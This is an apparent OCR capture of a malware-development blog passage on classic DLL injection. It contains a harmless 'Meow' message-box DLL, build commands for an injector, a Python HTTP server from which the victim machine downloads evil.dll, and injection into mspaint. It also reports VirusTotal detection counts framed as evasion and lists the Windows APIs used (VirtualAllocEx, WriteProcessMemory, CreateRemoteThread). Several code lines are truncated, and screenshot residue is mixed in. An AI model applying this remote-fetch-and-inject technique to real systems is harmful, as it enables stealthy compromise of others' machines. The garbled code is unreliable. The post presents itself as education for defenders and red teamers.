
```cpp
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

```
PS Z:\2022-04-13-malware-injection-19> dir


    Directory: Z:\2022-04-13-malware-injection-19


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------         4/13/2022   6:11 PM           2190 hack.cpp
------         4/13/2022   6:14 PM         10598
------         4/13/2022   6:10 PM            56
------         4/13/2022   6:10 PM          9229


PS Z:\2022-04-13-malware-injection-19> .\hack.e
PID: 92
PS Z:\2022-04-13-malware-injection-19>
```

=^..^=


Meow from evil.dll!

hack.cpp
evil.cpp
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Size Colors Edit with Paint 3D Product alert
OK
100%
Type here to search
12:04 PM
4/16/2022
Right Ctrl



```
total 204K
-rwxr-xr-x 1 cocomelonc cocomelonc  91K Apr 15 16:38 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 13 18:14 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  566 Apr 13 18:10 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injecti
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -
no-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++
hack.cpp: In function ‘int main(int, char**)’:
hack.cpp:49:28: warning: invalid conversion from ‘FARPROC’ {aka ‘long long
   49 |   VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
      |              ~~~~~~~~~~~~~~^~~~~~~~~~~~~~~~~~~~~~~~~~~~
      |                            |
      |                            FARPROC {aka long long int (*)()}

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injecti
└─$ ls -lht
total 204K
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 15 16:41 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  91K Apr 15 16:38 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  566 Apr 13 18:10 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injecti
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.56.102 - - [16/Apr/2022 12:03:57] "GET /evil.dll HTTP/1.1" 200 -
```

Name	Date modified	Type	Size
evil.dll	4/16/2022 12:03 PM	Application extens	91 KB



```
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/m
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nRe
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox

mspaint.exe (92) Properties

Base address	Type	Size	Protect	Use
0x7fff7d08d000	Image: Commit	56 kB	R	C:\Windows\System32\oleacc.dll
0x7fff7d072000	Image: Commit	104 kB	R	C:\Windows\System32\oleacc.dll
0x7fff7d030000	Image: Commit	4 kB	R	C:\Windows\System32\oleacc.dll
0x7fff7899d000	Image: Commit	240 kB	R	C:\Windows\System32\msftedit.d
0x7fff7892c000	Image: Commit	424 kB	R	C:\Windows\System32\msftedit.d
0x7fff786a0000	Image: Commit	4 kB	R	C:\Windows\System32\msftedit.d
0x7fff7505c000	Image: Commit	76 kB	R	C:\Temp\evil.dll
0x7fff75058000	Image: Commit	4 kB	R	C:\Temp\evil.dll
0x7fff75054000	Image: Commit	12 kB	R	C:\Temp\evil.dll
0x7fff75050000	Image: Commit	4 kB	R	C:\Temp\evil.dll

mspaint.exe (92) (0x7fff75054000 - 0x7fff75057000)


```
00000000 3d 5e 2e 2e 5e 3d 00 4d 65 6f 77 20 66 72 6f 6d =^..^=.Meow from
00000010 20 65 76 69 6c 2e 64 6c 6c 21 00 00 00 00 00 00  evil.dll!......
00000020 10 15 05 75 ff 7f 00 00 00 00 00 00 00 00 00 00 ...u............
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000040 00 b0 05 75 ff 7f 00 00 08 b0 05 75 ff 7f 00 00 ...u.......u....
00000050 4c 70 05 75 ff 7f 00 00 30 a0 05 75 ff 7f 00 00 Lp.u....0..u....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 4d 69 6e 67 77 2d 77 36 34 20 72 75 6e 74 69 6d Mingw-w64 runtim
00000090 65 20 66 61 69 6c 75 72 65 3a 0a 00 00 00 00 00 e failure:......
000000a0 41 64 64 72 65 73 73 20 25 70 20 68 61 73 20 6e Address %p has n
000000b0 6f 20 69 6d 61 67 65 2d 73 65 63 74 69 6f 6e 00 o image-section.
000000c0 20 20 56 69 72 74 75 61 6c 51 75 65 72 79 20 66   VirtualQuery f
000000d0 61 69 6c 65 64 20 66 6f 72 20 25 64 20 62 79 74 ailed for %d byt
000000e0 65 73 20 61 74 20 61 64 64 72 65 73 73 20 25 70 es at address %p
000000f0 00 00 00 00 00 00 00 00 20 20 56 69 72 74 75 61 ........  Virtua
00000100 6c 50 72 6f 74 65 63 74 20 66 61 69 6c 65 64 20 lProtect failed 
00000110 77 69 74 68 20 63 6f 64 65 20 30 78 25 78 00 00 with code 0x%x..
00000120 20 20 55 6e 6b 6e 6f 77 6e 20 70 73 65 75 64 6f   Unknown pseudo
00000130 20 72 65 6c 6f 63 61 74 69 6f 6e 20 70 72 6f 74  relocation prot
00000140 6f 63 6f 6c 20 76 65 72 73 69 6f 6e 20 25 64 2e ocol version %d.
00000150 0a 00 00 00 00 00 00 00 20 20 55 6e 6b 6e 6f 77 ........  Unknow
```

=^..^=

Meow from evil.dll!

As you can see, everything is worked perfectly :)

Let’s go to upload to VirusTotal:



00e3254cdf384d5c1e15e217e89df9f78b73db7a2b0d2b7f5441c6d8be804961

6 / 69

6 security vendors and no sandboxes flagged this file as malicious

00e3254cdf384d5c1e15e217e89df9f78b73db7a2b0d2b7f5441c6d8be804961
hack.exe
64bits assembly peexe

103.50 KB Size

2022-04-16 06:12:07 UTC a moment ago

DETECTION DETAILS BEHAVIOR COMMUNITY

AhnLab-V3	Trojan/Win.Generic.C4956444	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Microsoft	Trojan:Win32/Sabsik.FL.B!ml	Trellix (FireEye)	Generic.mg.9553d37ddd265c3b
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

https://www.virustotal.com/gui/file/00e3254cdf384d5c1e15e217e89df9f78b73db7a2b0d2b7f5441c6d8be804961/detection

So 6 of 69 AV engines detect our file as malicious

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

InternetOpen
InternetOpenUrl
InternetReadFile
InternetCloseHandle
WriteFile

CreateFile
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
OpenProcess
GetProcAddress
LoadLibraryA

classic DLL injection
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine